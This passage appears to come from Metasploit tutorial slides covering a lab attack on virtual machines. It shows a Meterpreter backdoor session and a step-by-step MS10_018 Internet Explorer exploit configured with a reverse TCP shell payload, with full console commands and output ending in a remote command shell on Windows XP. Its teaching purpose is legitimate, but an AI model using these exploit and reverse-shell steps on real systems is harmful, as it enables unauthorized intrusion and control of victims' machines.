[*] Sending stage (752128 bytes) to 192.168.1.29
[*] Meterpreter session 1 opened (192.168.1.43:4444 -> 192.168.1.29:57859) at 2012-05-08 15:50:40 -0400

meterpreter >
```

As the backdoor was run on VM harry, VM seed gets a session and VM harry is exploited.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.43:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.29
[*] Meterpreter session 1 opened (192.168.1.43:4444 -> 192.168.1.29:57859) at 2012-05-08 15:50:40 -0400

meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:c1:ef:e8
MTU          : 1500
IPv4 Address : 192.168.1.29
IPv4 Netmask : 255.255.255.0

meterpreter > ls

Listing: Z:\home\harry\Desktop
==============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2012-05-08 15:43:23 -0400  .
40777/rwxrwxrwx   0      dir   2012-05-08 15:44:29 -0400  ..
100777/rwxrwxrwx  73802  fil   2012-05-08 15:44:26 -0400  harry.exe

meterpreter >
```


harry@ubuntu: ~
harry@ubuntu:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:c1:ef:e8
inet addr:192.168.1.29 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fec1:efe8/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:297032 errors:0 dropped:0 overruns:0 frame:0
TX packets:148960 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:439030094 (439.0 MB) TX bytes:8911072 (8.9 MB)
Interrupt:19 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:116230 errors:0 dropped:0 overruns:0 frame:0
TX packets:116230 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23870520 (23.8 MB) TX bytes:23870520 (23.8 MB)
harry@ubuntu:~$

Backdoor Exploit

Prevention:

Avoid program with malicious backdoors.

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - **MS10_018 IE Vulnerability Attack**
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

MS10_018 IE Vulnerability Attack

Description:

This module exploits a use-after-free vulnerability within the DHTML behaviors functionality of Microsoft Internet Explorer version 6 and 7.
(Internet Explorer 8 and Internet Explorer 5 are not affected.)

Available Targets:

- **IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista**
- **IE 6 SP0-SP2**
- **IE 7.0**

Objective:

Use an IE Vulnerability *ms10_018_ie_behaviors* from Matesploit on a windows 7 machine to attack a windows xp virtual machine.

```
msf > search ms10_018

Matching Modules
================

   Name                                          Disclosure Date  Rank  Description
   ----                                          ---------------  ----  -----------
   exploit/windows/browser/ms10_018_ie_behaviors       2010-03-09      good  Internet Explorer DHT
ML Behaviors Use After Free
   exploit/windows/browser/ms10_018_ie_tabular_activex  2010-03-09      good  Internet Explorer Tab
ular Data Control ActiveX Memory Corruption


msf > use windows/browser/ms10_018_ie_behaviors
msf  exploit(ms10_018_ie_behaviors) >
```

```
msf  exploit(ms10_018_ie_behaviors) > info

       Name: Internet Explorer DHTML Behaviors Use After Free
     Module: exploit/windows/browser/ms10_018_ie_behaviors
    Version: 13141
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  unknown
  Trancer <mtrancer@gmail.com>
  Nanika
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista
  1   IE 6 SP0-SP2 (onclick)
  2   IE 7.0 (marquee)

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the
 local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is randomly gener
ated)
  SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: S
SL2, SSL3, TLS1)
  URIPATH                      no        The URI to use for this exploit (default is random)

Payload information:
  Space: 1024
  Avoid: 6 characters
```

MS10_018 IE Vulnerability Attack

Metasploit Commands:


- ***msf> set SRVHOST 192.168.1.14***

- ***msf> set payload windows/shell/reverse_tcp***


  (Set payload so that a cmd shell form viticm's machine will be obtained.)


- ***msf> set LHOST 192.168.1.14***

```
msf  exploit(ms10_018_ie_behaviors) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(ms10_018_ie_behaviors) > set SRVHOST 192.168.1.14
SRVHOST => 192.168.1.14
msf  exploit(ms10_018_ie_behaviors) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf  exploit(ms10_018_ie_behaviors) > show options

Module options (exploit/windows/browser/ms10_018_ie_behaviors):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     192.168.1.14     yes       The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly gene
rated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted:
SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista
```


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Harry>ipconfig
Windows IP Configuration
Wireless LAN adapter Wireless Network Connection 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::702a:a659:ffb:46bc%15
IPv4 Address. . . . . : 192.168.1.14
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Ethernet adapter VMware Network Adapter VMnet1:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::6db3:a7b8:4021:f8cb%24

```
msf  exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_018_ie_behaviors) >
[*] Started reverse handler on 192.168.1.14:4444
[*] Using URL: http://192.168.1.14:8080/E0WdkvOB
[*] Server started.
```






```
msf  exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_018_ie_behaviors) >
[*] Started reverse handler on 192.168.1.14:4444
[*] Using URL: http://192.168.1.14:8080/E0WdkvOB
[*] Server started.
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.1.20:1079 (target: IE 6 SP0-
SP2 (onclick))...
[*] Sending stage (240 bytes) to 192.168.1.20
[*] Command shell session 1 opened (192.168.1.14:4444 -> 192.168.1.20:1080) at 2012-05-01 03:01:58 -
0400
[*] Session ID 1 (192.168.1.14:4444 -> 192.168.1.20:1080) processing InitialAutoRunScript 'migrate -
f'
[-] Error: Command shell sessions do not support migration
```

```
msf  exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_018_ie_behaviors) >
[*] Started reverse handler on 192.168.1.14:4444
[*] Using URL: http://192.168.1.14:8080/E0WdkvOB
[*] Server started.
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.1.20:1079 (target: IE 6 SP0-
SP2 (onclick))...
[*] Sending stage (240 bytes) to 192.168.1.20
[*] Command shell session 1 opened (192.168.1.14:4444 -> 192.168.1.20:1080) at 2012-05-01 03:01:58 -
0400
[*] Session ID 1 (192.168.1.14:4444 -> 192.168.1.20:1080) processing InitialAutoRunScript 'migrate -
f'
[-] Error: Command shell sessions do not support migration
exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf  exploit(ms10_018_ie_behaviors) > sessions

Active sessions
===============

  Id  Type           Information
                                               Connection
  --  ----           -----------
                                               ----------
  1   shell windows  Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
 C:\Documents and Settings\XPMUser\Desktop>  192.168.1.14:4444 -> 192.168.1.20:1080
```

MS10_018 IE Vulnerability Attack

Metasploit Commands:

- *msf> sessions*


(see how many sessions was obtained from the attack and what was each session about.)

- *msf> sessions -i [id of the session]*

